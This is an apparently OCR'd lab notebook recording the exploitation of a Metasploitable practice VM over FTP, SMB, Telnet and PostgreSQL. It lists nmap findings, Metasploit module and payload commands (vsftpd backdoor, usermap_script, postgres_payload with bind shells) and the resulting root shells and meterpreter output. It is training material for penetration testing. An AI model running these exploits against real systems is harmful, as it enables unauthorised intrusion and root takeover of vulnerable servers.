
FTP

Monday, May 1, 2023 12:19 PM


When I did port scanning on the metasploitable ip using nmap I got this result :

I found that port 21 is open for ftp service and the version of the service was vsftpd 2.3.4
So first I tried to log in as anonymous to see if the anonymous login is enabled or not


Anonymous login was enabled but I did not get something useful
So I tried to look for public exploits for vsftpd 2.3.4 online
I found an exploit for backdoor command execution vulnerability



I noticed that this link is from rapid7 so there is a module for this exploit on metasploit
I clicked on the link and found the module name on metaslpoit and how to use it
So I opened metasploit and loaded the module



The RHOSTS option was not set so I set it to my target machine ip
==> set rhosts 10.0.2.6
After that I started the exploit
And I got a full control over the machine as a root



File Actions Edit View Help
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets
Exploit targets:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.6:41607 -> 10.0.2.6:6200) at 2023-05-01 01:27:20 -0400
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
whoami
root

SMB

Monday, May 1, 2023 1:09 PM

When I did port scanning on the metasploitable ip using nmap I got this result :

I found that ports 139/445 was open for netbios-ssn (SMB) service with version (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))
First I tried to enumerate the files shared by this machine using smbclient
I found 5 files shared




I tried to access ADMIN$ but I got access denied , then I tried to access tmp file connection done


```
┌──(zyadelsawy㉿kali)-[~]
└─$ smbclient //10.0.2.6/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> pwd
Current directory is \\10.0.2.6\tmp\
smb: \> ls
  .                                   D        0  Thu Apr 27 03:51:28 2023
  ..                                 DR        0  Sun May 20 14:36:12 2012
  .ICE-unix                          DH        0  Thu Apr 27 01:52:47 2023
  .X11-unix                          DH        0  Thu Apr 27 01:53:12 2023
  .X0-lock                           HR       11  Thu Apr 27 01:53:12 2023

                7282168 blocks of size 1024. 5437880 blocks available
smb: \>
```

I tried to access those directories and printing the files but I got nothing useful
So since I got the version of smb software used (Samba smbd 3.X - 4.X)
I searched for public exploits for it and I found one that exploit a command execution vulnerability



And fortunately there was a metasploit module for this exploit , so I opened metasploit and loaded the module
==> use exploit/multi/samba/usermap_script
==> set rhosts 10.0.2.6
And for the payload the default was reverse tcp shell but it wasn't working for me I don't know why and I searched for this problem online and couldn't find something
Since this is a home lab there is no firewall or something so I used the bind tcp shell payload and It worked for me
==> set payload cmd/unix/bind_netcat
And I launched the exploit and got a shell on the machine as root user


msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 10.0.2.6:4444
[*] Command shell session 1 opened (10.0.2.4:34857 → 10.0.2.6:4444) at 2023-05-01 02:32:18 -0400
whoami
root

Telnet

Monday, May 1, 2023 1:41 PM

When I did port scanning on the metasploitable ip using nmap I got this result :


Found port 23 open for telnet protocol , I tried to access the machine via telnet
==> telnet 10.0.2.6
I got a direct access to the machine with exposed default credentials

PostgreSQL DB


Monday, May 1, 2023 2:03 PM

When I did port scanning on the metasploitable ip using nmap I got this result :

Found port 5432 open for postgresql with version (PostgreSQL DB 8.3.0 - 8.3.7)
I searched for a public exploit for this version and I found one with linux payload execution vulnerability



And fortunately there was a metasploit module to exlpoit this vulnerability
==> use exploit/linux/postgres/postgres_payload
==> set rhosts 10.0.2.6
==> set payload /linux/x86/meterpreter/bind_tcp
==> exploit
I got access to the database


payload => linux/x86/meterpreter/bind_tcp
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] 10.0.2.6:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/brYtQPyh.so, should be cleaned up automatically
[*] Started bind TCP handler against 10.0.2.6:4444
[*] Sending stage (1017704 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.4:42279 → 10.0.2.6:4444) at 2023-05-01 02:53:17 -0400
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
Mode Size Type Last modified Name
100600/rw------- 4 fil 2010-03-17 10:08:46 -0400 PG_VERSION
040700/rwx------ 4096 dir 2010-03-17 10:08:56 -0400 base
040700/rwx------ 4096 dir 2023-04-27 04:57:22 -0400 global
040700/rwx------ 4096 dir 2010-03-17 10:08:49 -0400 pg_clog
040700/rwx------ 4096 dir 2010-03-17 10:08:46 -0400 pg_multixact
040700/rwx------ 4096 dir 2010-03-17 10:08:49 -0400 pg_subtrans
040700/rwx------ 4096 dir 2010-03-17 10:08:46 -0400 pg_tblspc
040700/rwx------ 4096 dir 2010-03-17 10:08:46 -0400 pg_twophase
040700/rwx------ 4096 dir 2010-03-17 10:08:49 -0400 pg_xlog
100600/rw------- 125 fil 2023-04-27 01:52:50 -0400 postmaster.opts
100600/rw------- 54 fil 2023-04-27 01:52:50 -0400 postmaster.pid
100644/rw-r--r-- 540 fil 2010-03-17 10:08:45 -0400 root.crt
100644/rw-r--r-- 1224 fil 2010-03-17 10:07:45 -0400 server.crt
100640/rw-r----- 891 fil 2010-03-17 10:07:45 -0400 server.key
meterpreter > cd base
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main/base
Mode Size Type Last modified Name
040700/rwx------ 4096 dir 2023-04-27 04:57:16 -0400 1
040700/rwx------ 4096 dir 2010-03-17 10:08:56 -0400 11510
040700/rwx------ 4096 dir 2023-04-27 01:52:50 -0400 11511
meterpreter >